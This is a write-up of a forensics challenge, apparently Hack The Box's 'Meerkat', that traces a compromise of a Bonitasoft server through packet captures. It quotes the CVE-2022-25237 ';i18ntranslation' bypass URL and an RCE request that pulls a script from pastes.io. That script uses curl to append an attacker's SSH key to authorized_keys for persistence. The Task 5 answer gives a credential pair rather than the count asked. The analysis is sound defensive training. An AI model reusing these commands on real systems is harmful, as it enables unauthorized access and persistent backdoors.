

# Meerkat Challenge


## Sherlock Scenario

As a fast-growing startup, Forela has been utilising a business management platform. Unfortunately, our documentation is scarce, and our administrators aren't the most security aware. As our new security provider we'd like you to have a look at some PCAP and log data we have exported to confirm if we have (or have not) been compromised.

### Task 1:

We believe our Business Management Platform server has been compromised. Please can you confirm the name of the application running?

While exploring the pcap file, I saw multiple logs containing the the word "Bonita", I search Google for "Bonita Application" and first link was from the main website with the name of "Bonitasoft"




Answer: BonitaSoft

### Task 2:

We believe the attacker may have used a subset of the brute forcing attack category - what is the name of the attack carried out?

I searched on Google "Brute Force Attacks Categories" and found several names for this attack. The right one is "Credential stuffing"




Answer: Credential Stuffing

### Task 3:

Does the vulnerability exploited have a CVE assigned - and if so, which one?

Same as above questions, I search "bonitasoft credential stuffing cve" and the first website had the CVE number



Answer: CVE-2022-25237

### Task 4:

Which string was appended to the API URL path to bypass the authorization filter by the attacker's exploit?

While searching the CVE-2022-25237 at Google, I saw that the vulnerability is used by appending "i18ntranslation"

# CVE-2022-25237 Detail

## Description

Bonita Web 2021.2 is affected by a authentication/authorization bypass vulnerability due to an overly broad exclude pattern used in the RestAPIAuthorizationFilter. By appending ;i18ntranslation or /../i18ntranslation/ to the end of a URL, users with no privileges can access privileged API endpoints. This can lead to remote code execution by abusing the privileged API actions.

So I search this in Wireshark as a string and found the request

Packet list		Narrow & Wide	Case sensitive	String	i18ntranslation	
No.	Time	Source	Destination	Protocol	Length	Info
3555	547.526493	138.199.59.221	172.31.6.44	TCP	506	53382 → 8080 [PSH, ACK] Seq=599 Ack=508 Win=131072 Len=440 TSval=1181818181
3556	547.531799	138.199.59.221	172.31.6.44	TCP	1340	53382 → 8080 [ACK] Seq=1039 Ack=508 Win=131072 Len=1274 TSval=1181818181
3557	547.531894	172.31.6.44	138.199.59.221	TCP	66	8080 → 53382 [ACK] Seq=508 Ack=2313 Win=60672 Len=0 TSval=29693
3558	547.532382	138.199.59.221	172.31.6.44	TCP	1340	53382 → 8080 [ACK] Seq=2313 Ack=508 Win=131072 Len=1274 TSval=1181818181
3559	547.532888	138.199.59.221	172.31.6.44	TCP	1340	53382 → 8080 [ACK] Seq=3587 Ack=508 Win=131072 Len=1274 TSval=1181818181
3560	547.532966	172.31.6.44	138.199.59.221	TCP	66	8080 → 53382 [ACK] Seq=508 Ack=4861 Win=58240 Len=0 TSval=29693
3561	547.532996	138.199.59.221	172.31.6.44	TCP	2614	53382 → 8080 [ACK] Seq=4861 Ack=508 Win=131072 Len=2548 TSval=1181818181
3562	547.533020	172.31.6.44	138.199.59.221	TCP	66	8080 → 53382 [ACK] Seq=508 Ack=7409 Win=56576 Len=0 TSval=29693
3563	547.533537	138.199.59.221	172.31.6.44	TCP	1340	53382 → 8080 [ACK] Seq=7409 Ack=508 Win=131072 Len=1274 TSval=1181818181
3564	547.534083	138.199.59.221	172.31.6.44	TCP	1340	53382 → 8080 [ACK] Seq=8683 Ack=508 Win=131072 Len=1274 TSval=1181818181
3565	547.534094	172.31.6.44	138.199.59.221	TCP	66	8080 → 53382 [ACK] Seq=508 Ack=9957 Win=56576 Len=0 TSval=29693
3566	547.534665	138.199.59.221	172.31.6.44	TCP	1340	53382 → 8080 [ACK] Seq=9957 Ack=508 Win=131072 Len=1274 TSval=1181818181
3567	547.534693	138.199.59.221	172.31.6.44	TCP	1340	53382 → 8080 [ACK] Seq=11231 Ack=508 Win=131072 Len=1274 TSval=1181818181
3568	547.534781	172.31.6.44	138.199.59.221	TCP	66	8080 → 53382 [ACK] Seq=508 Ack=12505 Win=56576 Len=0 TSval=29693
3569	547.534906	138.199.59.221	172.31.6.44	TCP	1340	53382 → 8080 [ACK] Seq=12505 Ack=508 Win=131072 Len=1274 TSval=1181818181
3570	547.576284	172.31.6.44	138.199.59.221	TCP	66	8080 → 53382 [ACK] Seq=508 Ack=13779 Win=56576 Len=0 TSval=29693
3571	547.689495	138.199.59.221	172.31.6.44	TCP	1340	53382 → 8080 [ACK] Seq=13779 Ack=508 Win=131072 Len=1274 TSval=1181818181
3572	547.689535	172.31.6.44	138.199.59.221	TCP	66	8080 → 53382 [ACK] Seq=508 Ack=15053 Win=56576 Len=0 TSval=29693
3573	547.694725	138.199.59.221	172.31.6.44	HTTP	1215	POST /bonita/API/pageUpload;i18ntranslation?action=add HTTP/1.1

Answer: i18ntranslation

Task 5:

How many combinations of usernames and passwords were used in the credential stuffing attack?

After trying several way, I used the write-up

## Following the Breadcrumbs

Digging back into Wireshark, we sort with the filter **http** to get a better handle on the traffic that was the cause of this attack.

2300	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	575	GET /bonita HTTP/1.1
2301	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	215	HTTP/1.1 200
2302	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	638	GET /bonita/general/homepage HTTP/1.1
2303	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	300	HTTP/1.1 200
2304	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2305	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2306	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2307	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2308	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2309	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2310	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2311	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2312	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2313	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2314	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2315	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2316	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2317	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2318	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2319	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2320	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2321	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2322	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2323	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2324	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2325	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2326	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2327	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2328	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2329	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2330	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2331	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2332	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2333	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2334	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2335	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2336	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2337	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2338	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2339	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2340	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2341	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2342	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2343	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2344	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2345	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2346	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2347	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2348	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2349	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2350	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2351	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2352	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2353	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2354	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2355	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2356	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2357	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2358	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2359	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2360	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2361	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2362	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2363	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2364	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2365	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2366	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2367	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2368	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2369	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2370	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2371	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2372	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2373	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2374	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2375	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2376	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2377	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2378	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2379	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2380	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2381	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2382	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2383	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2384	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2385	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2386	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2387	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2388	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2389	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2390	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)
2391	10:10:11.888876	172.31.6.44	196.148.82.233	HTTP	387	HTTP/1.1 401
2392	10:10:11.888876	196.148.82.233	172.31.6.44	HTTP	389	POST /bonita/login/service HTTP/1.1 (Application/x-www-form-urlencoded)

Wireshark - Follow TCP Stream (tcp.stream eq 1149) - meerkat.pcap

```
POST /bonita/loginService HTTP/1.1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: x=x
Content-Length: 39

username=install&password=install&_l=enHTTP/1.1 401
Content-length: 0
Date: Thu, 19 Jan 2023 15:39:17 GMT
Keep-Alive: timeout=20
Connection: keep-alive

POST /bonita/loginService HTTP/1.1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: x=x
Content-Length: 59

username=seb.broom@forela.co.uk&password=g0vernM3nt&_l=enHTTP/1.1 204
Set-Cookie: bonita.tenant=1; SameSite=Lax
Set-Cookie: JSESSIONID=772F3C83B1A0815EC3AFA1C098840E9; Path=/bonita; HttpOnly; SameSite=Lax
Set-Cookie: X-Bonita-API-Token=d350c469-2660-4504-9bea-4dbfa41ed9a4; Path=/bonita; SameSite=Lax
Set-Cookie: BOS_Locale=en; Path=/; SameSite=Lax
Date: Thu, 19 Jan 2023 15:39:17 GMT
Keep-Alive: timeout=20
Connection: keep-alive
```

No.	Time	Source	Destination	Protocol	Length	Info
3201	401.237405	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3209	404.421388	156.146.62.213	172.31.6.44	HTTP	127	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3225	407.859761	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3232	411.039833	156.146.62.213	172.31.6.44	HTTP	134	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3245	414.481404	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3253	417.667519	156.146.62.213	172.31.6.44	HTTP	134	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3273	421.180454	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3280	424.293535	156.146.62.213	172.31.6.44	HTTP	131	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3294	427.731278	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3299	430.919499	156.146.62.213	172.31.6.44	HTTP	127	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3312	434.361506	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3317	437.629755	156.146.62.213	172.31.6.44	HTTP	133	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3332	441.166053	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3340	444.389688	156.146.62.213	172.31.6.44	HTTP	129	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3352	447.831467	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3358	451.017171	156.146.62.213	172.31.6.44	HTTP	130	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3374	454.480326	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3391	457.669329	156.146.62.213	172.31.6.44	HTTP	131	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3409	461.112596	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3415	464.357631	156.146.62.213	172.31.6.44	HTTP	127	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3430	467.803281	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3436	470.981511	156.146.62.213	172.31.6.44	HTTP	130	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3448	474.445903	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3455	477.627600	156.146.62.213	172.31.6.44	HTTP	131	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3473	481.107693	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3485	484.329460	156.146.62.213	172.31.6.44	HTTP	126	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3544	544.181177	138.199.59.221	172.31.6.44	HTTP	105	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3559	547.352713	138.199.59.221	172.31.6.44	HTTP	125	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3610	558.212850	138.199.59.221	172.31.6.44	HTTP	105	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3618	561.377403	138.199.59.221	172.31.6.44	HTTP	125	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3706	583.497213	138.199.59.221	172.31.6.44	HTTP	105	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
3714	586.733508	138.199.59.221	172.31.6.44	HTTP	125	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)

Frame 3714: 125 bytes on wire (1000 bits), 125 bytes captured (1000 bits) on interface unknown, id 0  
Ethernet II, Src: MS-NLB-PhysServer-32\_0fc78a19d1e3 (02:1f:c7:8a:19:d1e3), Dst: 02:14:f1:2e:3d:06:14b (02:14:f1:2e:3d:06:14b)  
Internet Protocol Version 4, Src: 138.199.59.221, Dst: 172.31.6.44  
Transmission Control Protocol, Src Port: 53401, Dst Port: 8080, Seq: 540, Ack: 122, Len: 59  
[2 Reassembled TCP Segments (308 bytes): #3713(258), #3714(59)]  
Hypertext Transfer Protocol  
HTML Form URL Encoded: application/x-www-form-urlencoded  
Form item: "username" = "seb.broom@forela.co.uk"  
Form item: "password" = "g0vernM3nt"  
Form item: "\_l" = "en"

Answer: seb.broom@forela.co.uk:g0vernM3nt

#### Task 7:

If any, which text sharing site did the attacker utilise?

As we can see the request that was successful came from a different IP 138.199.59.221 and also found reported as malicious

**138.199.59.221 was found in our database!**

This IP was reported 117 times. Confidence of Abuse is 20% ?

20%

ISP	DataCamp Limited
Usage Type	Data Center/Web Hosting/Transit
Domain Name	datacamp.co.uk
Country	Poland
City	Warsaw, Mazowieckie

I used the filter ip.addr == 138.199.59.221 and scrolls down until I found a GET request to known domain that usually used by attackers

3652 562.041274 138.199.59.221 172.31.6.44 HTTP 432 GET /bonita/API/extension/rce?p=0&c=1&cmd=wget%20https://pastes.io/raw/bx5gcr0et8 HTTP/1.1

Answer: pastes.io

#### Task 8:

Please provide the filename of the public key used by the attacker to gain persistence on our host.

I followed the TCP stream on the packet from question 7 and copied the link of the pastes.io "<https://pastebin.ai/raw/bx5gcr0et8>" and accessed it.

```
← → ↻ pastebin.ai/raw/bx5gcr0et8
Facebook YouTube Twitch Home / X FitGirl Repacks - Th... DODI

#!/bin/bash
curl https://pastes.io/raw/hffgra4unv >> /home/ubuntu/.ssh/authorized_keys
sudo service ssh restart
```

Answer: hffgra4unv

Task 9:

Can you confirmed the file modified by the attacker to gain persistence?

Same like the previous question

```
← → ↻ pastebin.ai/raw/bx5gcr0et8
Facebook YouTube Twitch Home / X FitGirl Repacks - Th... DODI

#!/bin/bash
curl https://pastes.io/raw/hffgra4unv >> /home/ubuntu/.ssh/authorized_keys
sudo service ssh restart
```

Answer: /home/ubuntu/.ssh/authorized\_keys

Task 10:

Can you confirm the MITRE technique ID of this type of persistence mechanism?

I just asked the ChatGPT about this.


Task 9

Can you confirmed the file modified by the attacker to gain persistence?

/home/ubuntu/.ssh/authorized\_keys

Task 10

Can you confirm the MITRE technique ID of this type of persistence mechanism?

 The MITRE ATT&CK framework provides a comprehensive list of tactics and techniques used by attackers to achieve their objectives. For persistence via modification of the "authorized\_keys" file, the relevant technique ID is:


**Technique ID for Persistence via SSH Authorized Keys**

- **Tactic:** Persistence
- **Technique:** "SSH Authorized Keys"
- **Technique ID:** T1098.004

But just for the practice, I searched on Google "'/home/ubuntu/.ssh/authorized\_keys' mitre technique" and accesses the first link

'/home/ubuntu/.ssh/authorized\_keys' mitre technique

All Videos Images Shopping News Books Web More Tools

 MITRE ATT&CK®  
<https://attack.mitre.org/techniques>

**Account Manipulation: SSH Authorized Keys**  
24 Jun 2020 — The **authorized\_keys** file in **SSH** specifies the **SSH** keys that can be used for logging into the user account for which the file is configured. This ...

ID: T1098.004

Sub-technique of: T1098

① Tactics: [Persistence](#), [Privilege Escalation](#)

① Platforms: [IaaS](#), [Linux](#), [Network](#), [macOS](#)

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Version: 1.3

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Answer: T1098.004